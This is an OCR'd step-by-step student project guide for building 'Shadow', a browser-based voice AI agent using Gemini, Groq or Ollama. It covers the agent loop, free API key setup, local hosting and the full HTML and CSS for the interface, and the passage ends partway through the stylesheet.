


Build Your Own AI Agent

SHADOW – a voice AI assistant that thinks, uses tools and remembers

A step-by-step guide with complete code, from an empty folder to a live, installable web app

BCA 6th Semester Final-Year Project • Kuvempu University

Live app: acharyasudeekshith18-boop.github.io/shadow-ai-agent

Code: github.com/acharyasudeekshith18-boop/shadow-ai-agent

Free API keys only • Open source (MIT) • October 2026

What's inside

1. AI agent vs chatbot, in simple words
2. How Shadow is designed: architecture, DFD and the agent loop
3. Getting free API keys (Gemini, Groq) and Ollama for offline use
4. Setting up your computer
5. Build it step by step (10 steps, full code in each)
6. How function calling works: a worked trace
7. Running and testing the full app
8. Putting it online free + a free domain
9. Making it open source
10. Optional: the Python FastAPI backend
11. Common errors and fixes
12. Ideas to extend it
13. Project report chapter outline
14. 25 viva questions with answers
15. What was tested for this guide

What you will build

Shadow is a personal AI assistant that runs in the web browser, on your phone or your laptop. You tap a glowing orb and speak. Shadow listens until you finish (it does not cut you off), decides what to do, uses real tools such as live weather, Wikipedia, a calculator, reminders and notes, and answers you out loud. Every answer shows the agent's reasoning steps, which is exactly what makes it an AI agent and not just a chatbot.




Figure 1. Shadow running in Chrome on a laptop (first run, before a key is added).

How to use this guide

- Read Chapters 1 and 2 first. They give you the ideas you will explain in your viva.
- Then build in order (Chapter 5). Every step has three parts: **the logic** (why), **the code** (type it or copy it), and **Test it now** (prove it works before moving on).
- The finished code is also on GitHub, so if you get stuck you can compare your file with the original.
- You need: a laptop (Windows, Linux or Mac), Google Chrome, a Google account, and about 3–5 hours. No paid service is used anywhere.

1. AI agent vs chatbot, in simple words

A **chatbot** is like a very well-read friend on the phone: you ask, it answers from what it already knows. It cannot check today's weather, cannot open YouTube, and cannot remember your birthday next week.

An **AI agent** is that same friend sitting at a computer with tools. When you ask something, it first **thinks** about what it needs, then **uses a tool** (looks up the weather, searches Wikipedia, does the maths with a calculator), **looks at the result**, and only then **answers**. If one tool is not enough, it uses another. This think → act → observe loop is called **ReAct** (Reasoning + Acting).

	Chatbot	AI agent (Shadow)
Answers from	Its training data only	Training data + live tools
Today's weather	Guesses or says it can't	Calls the weather API, gives the real number
Maths	May make mistakes	Uses a calculator tool, always exact
Actions	None	Opens websites, plays YouTube, sets reminders, takes notes
Memory	Forgets after the chat	Remembers facts about you permanently
Steps	One: question → answer	A loop: think → act → observe → … → answer

The three parts of every AI agent

- **Brain (LLM):** a Large Language Model such as Google Gemini. It reads text and decides what to do next. We do not run it; we send it a request over the internet.
- **Tools (hands):** normal functions in our code (weather, calculator, notes…). The LLM can only *ask* for a tool by name; our code actually runs it.
- **Memory:** short-term (the last few messages, so it understands "and tomorrow?") and long-term (facts about you, saved permanently).

> **The one sentence to remember for your viva**
>
> "An AI agent is an LLM placed inside a loop where it can call tools, read their results, and keep going until the task is done."

2. How Shadow is designed

Shadow is a **static web app**: plain HTML, CSS and JavaScript files. There is no server of our own. The browser does everything: it records your voice, runs the agent loop, calls the AI and the free APIs, and stores memory on your device. That is why it can be hosted free on GitHub Pages.




Figure 2. System architecture of Shadow.

The layers

Layer / file	Responsibility
UI – `index.html`, `style.css`, `app.js`	The screen: animated orb, chat bubbles, the "Agent steps" list, settings and memory panels.
Voice – `voice.js`	Speech-to-text (Web Speech API SpeechRecognition) and text-to-speech (speechSynthesis), plus the optional wake word.
Agent – `agent.js`	The ReAct loop and the system prompt (the rules the AI follows).

Layer / file	Responsibility
Brain connector – `llm.js`	Sends the conversation to Gemini, Groq or Ollama and turns each provider's reply into one common format. Retries and falls back.
Tools – `tools.js`	14 tools, each with a name, a description and a JSON Schema for its inputs.
Memory – `memory.js`, `settings.js`	History, facts, notes, reminders and settings (including your key) in the browser's localStorage.
PWA – `manifest.webmanifest`, `sw.js`	Lets people install Shadow like an app and open it offline.

Data flow diagrams (DFD)

Your report needs DFDs. Level 0 (the context diagram) shows Shadow as one process and everything outside it:




Figure 3. DFD Level 0 (context diagram).

Level 1 opens the system into its five main processes and two data stores:




Figure 4. DFD Level 1.

The agent loop




Figure 5. Flowchart of the ReAct agent loop in agent.js.

3. Getting free API keys

> **Rule number one about API keys**
>
> An API key is like a password for your AI account. Anyone who has it can use your free quota.
>
> • **Never** write the key inside your code, and **never** upload it to GitHub (bots scan GitHub for keys within minutes).
>
> • In Shadow you paste the key into the **Settings** panel. It is saved only in your own browser (localStorage). The public code has no key at all.
>
> • Everyone who uses your app uses **their own** free key. You cannot borrow someone else's key, and you don't need to: they are free.

3.1 Google Gemini key (main brain, free)

1. Open **https://aistudio.google.com/apikey** in Chrome.
2. Sign in with your Google account and accept the terms if asked.
3. Click **Create API key**. If it asks for a project, choose the default one (or create a new project).
4. Copy the key. It starts with `AIza…`. Keep it private.

5. Later, in Shadow: tap **Settings** (the gear icon) → paste it into **Gemini API key** → **Save** → **Test my key**.

The free tier has a daily limit per model, and the limits change over time (see ai.google.dev/gemini-api/docs/rate-limits). That is why Shadow starts with `gemini-flash-lite-latest`, which had the larger free daily allowance when this guide was written, and falls back to `gemini-flash-latest`. The `-latest` names always point at Google's current model, so they don't go out of date.

3.2 Groq key (backup brain, free, optional)

1. Open **https://console.groq.com/keys** and sign in (Google login works).
2. Click **Create API Key**, give it a name like `shadow`, and copy it. It starts with `gsk_` and is shown only once.
3. Paste it into **Groq API key** in Shadow's Settings. If Gemini's free limit is reached, Shadow switches to Groq automatically (models `llama-3.3-70b-versatile`, then `llama-3.1-8b-instant`).

3.3 Ollama: an AI on your own laptop (no key, works offline)

Ollama runs a small open model on your own computer. It is completely free and needs no internet after the download, which makes it perfect for a viva demo in a lab with bad Wi-Fi. It needs about 4 GB of free RAM; a GPU is not required.

1. Download and install from **https://ollama.com/download** (Windows, Mac or Linux).
2. Open a terminal (Command Prompt) and download a small model (about 1.9 GB): `ollama pull qwen2.5:3b`
3. Try it: `ollama run qwen2.5:3b` then type "hello". Type `/bye` to exit.
4. Allow the browser to talk to it. Close Ollama from the system tray, then start it like this. Windows PowerShell: `$env:OLLAMA_ORIGINS="*"; ollama serve`. Linux/Mac: `OLLAMA_ORIGINS=* ollama serve`
5. In Shadow's Settings tick **Use Ollama on this computer**. Open Shadow from `http://localhost:8000` (Chapter 7) for this to work; browsers block a public website from talking to your laptop's Ollama.

Small local models are slower and less accurate than Gemini. In our tests `qwen2.5:3b` used the weather and memory tools correctly, but sometimes answered a general-knowledge question from its own memory, wrongly, instead of calling Wikipedia. That is a good point to mention in your Results chapter.

4. Setting up your computer

Install	Why	Where
Google Chrome	Voice recognition works best in Chrome / Edge	google.com/chrome
VS Code	Code editor	code.visualstudio.com
Python 3.10+	A one-line local web server (and the optional backend)	python.org (tick "Add to PATH")
Git	Upload code to GitHub	git-scm.com
Node.js 18+ (optional)	Runs the automated tests	nodejs.org (LTS)

Create the project folder

Make this structure (empty files for now). In VS Code: File → Open Folder → create a folder `shadow-ai-agent`, then create the files and folders.

Folder structure

```
shadow-ai-agent/
├── index.html              ← the page
├── manifest.webmanifest    ← PWA info (name, icons)
├── sw.js                   ← service worker (offline + install)
├── css/
│   └── style.css           ← the look (dark purple theme, animated orb)
├── js/
│   ├── settings.js         ← settings + your key (saved in the browser)
│   ├── memory.js           ← history, facts, notes, reminders
│   ├── tools.js            ← the 14 tools
│   ├── llm.js              ← talks to Gemini / Groq / Ollama
│   ├── agent.js            ← the ReAct agent loop
│   ├── voice.js            ← speech in / speech out / wake word
│   └── app.js              ← connects everything to the screen
├── icons/                  ← icon-192.png, icon-512.png
└── tests/                  ← automated tests (optional)
```

How to run it while you build

Browsers do not allow the microphone or JavaScript modules on pages opened by double-clicking a file (`file://`). So we run a tiny local server. Open a terminal **inside the project folder** and run:

Terminal

```
python -m http.server 8000
```

Now open **http://localhost:8000** in Chrome. Keep this terminal running. After every change, press **Ctrl + Shift + R** in Chrome to reload. (VS Code's "Live Server" extension also works.)

To see errors and to test pieces of code, open Chrome's **DevTools console** with **F12** (or Ctrl + Shift + J). Many "Test it now" boxes ask you to type there.

5. Build it step by step

Build the files in this order. Each step depends only on the steps before it, so you can test as you go. Type the code yourself if you can: you will understand it far better, and you will be able to explain every line in your viva. The comments in the code explain each part.

Step 1 – The page (index.html)

The logic. HTML is the skeleton of the screen. We need: a top bar (logo, which AI answered, memory and settings buttons), the orb you tap to talk, a status line, a line for the live words you are saying, the chat area, a text box (so it works without a mic), and two pop-up dialogs (Settings and Memory). The `<script type="module">` at the end loads our JavaScript as ES modules, which lets one file `import` from another.

index.html

```
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8" />
  <meta name="viewport" content="width=device-width, initial-scale=1, viewport-fit=cover" />
  <title>Shadow — Personal AI Agent</title>
  <meta name="description" content="Shadow: a free, open-source voice AI agent that runs in your browser.
Talk to it, and it thinks, uses tools and answers." />
  <meta name="theme-color" content="#0b0614" />
  <!-- PWA: lets people "Install" / "Add to Home screen" like a real app -->
  <link rel="manifest" href="manifest.webmanifest" />
  <link rel="icon" href="icons/icon-192.png" />
  <link rel="apple-touch-icon" href="icons/icon-192.png" />
  <link rel="stylesheet" href="css/style.css" />
</head>
<body>
  <!-- ============ Top bar ============ -->
  <header class="topbar">
    <div class="brand"><span class="logo-dot"></span>SHADOW</div>
    <div class="top-actions">
      <span id="providerBadge" class="badge" title="Which AI brain answered last">no brain yet</span>
      <button id="memoryBtn" class="icon-btn" title="Memory: facts, notes, reminders" aria-
label="Memory">  </button>
      <button id="settingsBtn" class="icon-btn" title="Settings" aria-label="Settings">⚙</button>
    </div>
  </header>

  <main>
    <!-- ============ The animated orb ============ -->
    <section class="orb-zone">
      <button id="orb" class="orb idle" aria-label="Tap to talk to Shadow">
        <span class="ring r1"></span><span class="ring r2"></span><span class="ring r3"></span>
        <span class="core"></span>
      </button>
      <div id="status" class="status">Tap the orb and talk</div>
      <div id="liveText" class="live-text"></div>
    </section>

    <!-- First-run help, hidden once a key is saved -->
    <section id="setupCard" class="setup-card hidden">
      <b>Welcome! One step to start:</b> get a free Gemini key at
      <a href="https://aistudio.google.com/apikey" target="_blank"
rel="noopener">aistudio.google.com/apikey</a>,
      then paste it in <button id="openSettingsFromCard" class="link-btn">Settings</button>.
      Your key stays on this device.
    </section>

    <!-- ============ Chat log ============ -->
    <section id="chat" class="chat" aria-live="polite"></section>
```

```
  </main>

  <!-- ============ Text input (works without a mic) ============ -->
  <form id="inputBar" class="input-bar">
    <input id="textInput" type="text" placeholder="Type a message… e.g. weather in Mysuru"
autocomplete="off" />
    <button type="submit" class="send-btn" aria-label="Send">➤</button>
  </form>

  <!-- ============ Settings dialog ============ -->
  <dialog id="settingsDialog">
    <form method="dialog" id="settingsForm" class="panel">
      <h2>Settings</h2>
      <label>Your name <input name="userName" /></label>
      <label>Home city (for weather) <input name="city" /></label>

      <h3>AI brain (free keys)</h3>
      <label>Gemini API key <small>(free: <a href="https://aistudio.google.com/apikey" target="_blank"
rel="noopener">aistudio.google.com/apikey</a>)</small>
        <input name="geminiKey" type="password" placeholder="AIza…" autocomplete="off" /></label>
      <label>Groq API key, optional backup <small>(free: <a href="https://console.groq.com/keys"
target="_blank" rel="noopener">console.groq.com/keys</a>)</small>
        <input name="groqKey" type="password" placeholder="gsk_…" autocomplete="off" /></label>
      <label class="row"><input name="useOllama" type="checkbox" /> Use Ollama on this computer (offline,
no key)</label>
      <label>Ollama address <input name="ollamaUrl" /></label>
      <label>Gemini models (comma separated, first is tried first) <input name="geminiModels" /></label>
      <label>Groq models <input name="groqModels" /></label>
      <label>Ollama models <input name="ollamaModels" /></label>

      <h3>Voice</h3>
      <label class="row"><input name="speakReplies" type="checkbox" /> Speak replies out loud</label>
      <label class="row"><input name="conversationMode" type="checkbox" /> Conversation mode (listen again
after answering)</label>
      <label class="row"><input name="wakeWord" type="checkbox" /> Wake word: say "Hey Shadow" (page must
stay open)</label>
      <label>Voice <select name="voiceName"></select></label>
      <label>Speed <input name="voiceRate" type="range" min="0.6" max="1.6" step="0.1" /></label>
      <label>Pitch <input name="voicePitch" type="range" min="0.3" max="1.6" step="0.1" /></label>
      <label>Wait this long after you stop talking (ms) <input name="silenceMs" type="number" min="800"
max="6000" step="100" /></label>
      <label>Speech language <select name="language">
        <option value="en-IN">English (India)</option><option value="en-US">English (US)</option>
        <option value="hi-IN">Hindi</option><option value="kn-IN">Kannada</option></select></label>

      <div class="panel-actions">
        <button type="button" id="testBtn">Test my key</button>
        <button type="button" id="clearKeysBtn" class="danger">Delete keys</button>
        <button value="save" class="primary">Save</button>
      </div>
      <div id="testResult" class="test-result"></div>
    </form>
  </dialog>

  <!-- ============ Memory dialog ============ -->
  <dialog id="memoryDialog">
    <form method="dialog" class="panel">
      <h2>Shadow's memory</h2>
      <h3>Facts about you</h3><ul id="factsList" class="mem-list"></ul>
      <h3>Notes</h3><ul id="notesList" class="mem-list"></ul>
      <h3>Reminders</h3><ul id="remindersList" class="mem-list"></ul>
      <div class="panel-actions">
        <button type="button" id="clearChatBtn">Clear chat</button>
        <button type="button" id="wipeBtn" class="danger">Erase all memory</button>
        <button value="close" class="primary">Close</button>
      </div>
    </form>
  </dialog>
```

```
  <script type="module" src="js/app.js"></script>
</body>
</html>
```

> **Test it now**
>
> Run `python -m http.server 8000` and open http://localhost:8000. You will see the unstyled page with the buttons and text. The console will show an error about `js/app.js`; that is expected until Step 9.

Step 2 – The look (css/style.css)

The logic. CSS gives Shadow its dark purple theme. The interesting part is the **orb**: one CSS class per state (`idle`, `listening`, `thinking`, `speaking`), each with its own animation, so the user can always *see* what Shadow is doing. JavaScript only changes the class name; CSS does the animation.

css/style.css

```
/* ========================================================================
   style.css — Shadow's dark purple look
   ======================================================================== */
:root {
  --bg: #0b0614;
  --panel: #150d24;
  --panel-2: #1e1333;
  --text: #ece6ff;
  --muted: #a99bc9;
  --purple: #8b5cf6;
  --purple-2: #c084fc;
  --cyan: #22d3ee;
  --green: #34d399;
  --danger: #f87171;
  --radius: 16px;
}
* { box-sizing: border-box; }
html, body { margin: 0; height: 100%; }
body {
  background: radial-gradient(ellipse at 50% -10%, #2a1650 0%, var(--bg) 55%) fixed;
  color: var(--text);
  font-family: system-ui, -apple-system, "Segoe UI", Roboto, sans-serif;
  display: flex; flex-direction: column;
  max-width: 820px; margin: 0 auto;
}
a { color: var(--purple-2); }
.hidden { display: none !important; }

/* ---------- top bar ---------- */
.topbar { display: flex; justify-content: space-between; align-items: center; padding: 14px 16px; }
.brand { font-weight: 800; letter-spacing: 0.35em; display: flex; align-items: center; gap: 10px; }
.logo-dot { width: 14px; height: 14px; border-radius: 50%; background: var(--purple); box-shadow: 0 0 12px
var(--purple); }
.top-actions { display: flex; align-items: center; gap: 8px; }
.badge { font-size: 11px; color: var(--muted); border: 1px solid #3a2a5c; border-radius: 999px; padding:
3px 9px; max-width: 46vw; overflow: hidden; text-overflow: ellipsis; white-space: nowrap; }
.icon-btn { background: var(--panel-2); color: var(--text); border: 1px solid #3a2a5c; border-radius:
12px; width: 38px; height: 38px; font-size: 18px; cursor: pointer; }

main { flex: 1; overflow-y: auto; padding: 0 14px 12px; }

/* ---------- the orb ---------- */
.orb-zone { display: flex; flex-direction: column; align-items: center; padding: 10px 0 6px; }
.orb { position: relative; width: 170px; height: 170px; border-radius: 50%; border: none; background:
transparent; cursor: pointer; -webkit-tap-highlight-color: transparent; }
.orb .core {
  position: absolute; inset: 42px; border-radius: 50%;
```

```
  background: radial-gradient(circle at 35% 30%, #f5e9ff 0%, var(--purple-2) 22%, var(--purple) 55%,
#3b0a7a 100%);
  box-shadow: 0 0 30px var(--purple), 0 0 70px rgba(139, 92, 246, 0.55), inset 0 0 20px rgba(255, 255,
255, 0.35);
  transition: transform 0.3s, filter 0.3s;
}
.orb .ring { position: absolute; border-radius: 50%; border: 2px solid rgba(192, 132, 252, 0.45); }
.orb .r1 { inset: 30px; } .orb .r2 { inset: 15px; border-style: dashed; } .orb .r3 { inset: 0; border-
color: rgba(139, 92, 246, 0.22); }

/* Each state has its own animation, so you can SEE what Shadow is doing */
.orb.idle .core { animation: breathe 4s ease-in-out infinite; }
.orb.listening .core { filter: hue-rotate(-70deg) saturate(1.4); animation: pulse 0.9s ease-in-out
infinite; }
.orb.listening .ring { border-color: rgba(52, 211, 153, 0.7); animation: ripple 1.4s ease-out infinite; }
.orb.listening .r2 { animation-delay: 0.45s; } .orb.listening .r3 { animation-delay: 0.9s; }
.orb.thinking .r2 { animation: spin 1.1s linear infinite; border-color: var(--purple-2); }
.orb.thinking .r1 { animation: spin 2.2s linear infinite reverse; border-style: dotted; }
.orb.thinking .core { animation: breathe 1.2s ease-in-out infinite; }
.orb.speaking .core { filter: hue-rotate(40deg) brightness(1.15); animation: talk 0.35s ease-in-out
infinite alternate; }
.orb.speaking .ring { border-color: rgba(34, 211, 238, 0.6); animation: ripple 1s ease-out infinite; }

@keyframes breathe { 50% { transform: scale(1.06); } }
@keyframes pulse { 50% { transform: scale(1.14); } }
@keyframes talk { from { transform: scale(0.97); } to { transform: scale(1.1); } }
@keyframes spin { to { transform: rotate(360deg); } }
@keyframes ripple { from { transform: scale(0.85); opacity: 1; } to { transform: scale(1.15); opacity:
0; } }

.status { margin-top: 8px; color: var(--muted); font-size: 14px; letter-spacing: 0.04em; }
.live-text { min-height: 22px; margin-top: 4px; color: var(--green); font-style: italic; text-align:
center; padding: 0 10px; }

/* ---------- first-run card ---------- */
.setup-card { background: linear-gradient(135deg, #2a1650, #1a0f2e); border: 1px solid #4c3480; border-
radius: var(--radius); padding: 12px 14px; font-size: 14px; line-height: 1.5; margin: 6px 0 12px; }
.link-btn { background: none; border: none; color: var(--purple-2); text-decoration: underline; font:
inherit; cursor: pointer; padding: 0; }

/* ---------- chat ---------- */
.chat { display: flex; flex-direction: column; gap: 10px; }
.msg { max-width: 88%; padding: 10px 13px; border-radius: var(--radius); line-height: 1.45; font-size:
15px; white-space: pre-wrap; word-wrap: break-word; }
.msg.user { align-self: flex-end; background: var(--purple); color: #fff; border-bottom-right-radius: 4px;
}
.msg.bot { align-self: flex-start; background: var(--panel-2); border: 1px solid #33245a; border-bottom-
left-radius: 4px; }
.msg.system { align-self: center; background: transparent; color: var(--muted); font-size: 13px; text-
align: center; }
.msg.error { border-color: var(--danger); }
.steps { margin-top: 8px; font-size: 12.5px; color: var(--muted); }
.steps summary { cursor: pointer; color: var(--purple-2); }
.steps ol { margin: 6px 0 0; padding-left: 18px; }
.steps li { margin: 3px 0; white-space: normal; }
.steps code { color: var(--cyan); font-size: 12px; word-break: break-all; }
.link-chip { display: inline-block; margin: 6px 6px 0 0; padding: 5px 10px; border-radius: 999px;
background: #2b1c4a; color: var(--purple-2); font-size: 13px; text-decoration: none; }
.typing::after { content: "…"; animation: blink 1s infinite; }
@keyframes blink { 50% { opacity: 0.2; } }

/* ---------- input bar ---------- */
